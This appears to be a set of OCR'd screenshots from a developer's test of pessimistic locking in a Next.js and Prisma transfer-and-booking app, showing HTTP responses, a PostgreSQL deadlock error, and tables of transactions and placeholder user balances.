


```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 04:28:26 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/pessimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::bpq4r-1720067305988-917151a29f65

Transfer Succesful
```

2



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 04:28:26 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/pessimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::2rq9r-1720067306023-d1daa9d78fb9

Internal Sever Error: Insufficient funds
```



Transaction Histories

Filter by Receiver ID: All Receivers

Filter by Sender ID: All Senders

Refresh Data

TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
1	7/4/2024, 11:28:26 AM	2	1	$100000

User Details

Refresh Data

ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	5/9/2024, 2:31:11 PM	userA	mrs. Abily	0	
2	5/9/2024, 2:31:17 PM	userB	mr. Bean	200,000	
3	5/9/2024, 2:31:27 PM	userC	mr. Charlton	100,000	
4	5/9/2024, 2:31:35 PM	userD	ph.D. Duck	100,000	

Prove case 2:
A->B, B->C, C->D, D->A


1. Transfer Successful

2. Error: Insufficient funds

3. Error: deadlock detected


(DETAIL: Process XXX waits for ShareLock on transaction XXXXX blocked by Process XXY)

1




```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 09:07:21 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomai
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Nex
X-Matched-Path: /api/transfer/pessimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::l5n77-1716368840872-521ece88aa39

Transfer Succesful
```

2




```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalida
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 09:08:30 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; ir
Vary: RSC, Next-Router-State-Tree, Next-Router-
X-Matched-Path: /api/transfer/pessimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::k97gl-1716368909334-af

Internal Sever Error: Insufficient funds
```

3



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revali
Content-Type: text/plain;charset=UTF-8
Date: Wed, 03 Jul 2024 09:21:58 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000;
Vary: RSC, Next-Router-State-Tree, Next-Route
X-Matched-Path: /api/transfer/pessimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::nwspc-1719998517169-

Internal Sever Error:
Invalid `prisma.$queryRaw()` invocation:


Raw query failed. Code: `40P01`. Message: `ERROR: deadlock detected
DETAIL: Process 431 waits for ShareLock on transaction 153657; blocked by
process 433.
Process 433 waits for AccessExclusiveLock on tuple (0,56) of relation 98323
of database 16389; blocked by process 429.
Process 429 waits for ShareLock on transaction 153655; blocked by process
467.
Process 467 waits for ShareLock on transaction 153656; blocked by process
430.
Process 430 waits for AccessExclusiveLock on tuple (1,28) of relation 98323
of database 16389; blocked by process 434.
Process 434 waits for ShareLock on transaction 153658; blocked by process
432.
Process 432 waits for AccessExclusiveLock on tuple (0,57) of relation 98323
of database 16389; blocked by process 431.
HINT: See server log for query details.`
```



Transaction Histories

Filter by Receiver ID: All Receivers

Filter by Sender ID: All Senders

TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
1	7/3/2024, 4:21:57 PM	3	2	$100000
2	7/3/2024, 4:21:57 PM	2	1	$100000
3	7/3/2024, 4:21:57 PM	1	4	$100000

User Details


ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	5/9/2024, 2:31:11 PM	userA	mrs. Abily	100,000	
2	5/9/2024, 2:31:17 PM	userB	mr. Bean	100,000	
3	5/9/2024, 2:31:27 PM	userC	mr. Charlton	200,000	
4	5/9/2024, 2:31:35 PM	userD	ph.D. Duck	0	

Prove case3: Bookings

1. Only 1 Booking Successful


2. Error: Room not available

1

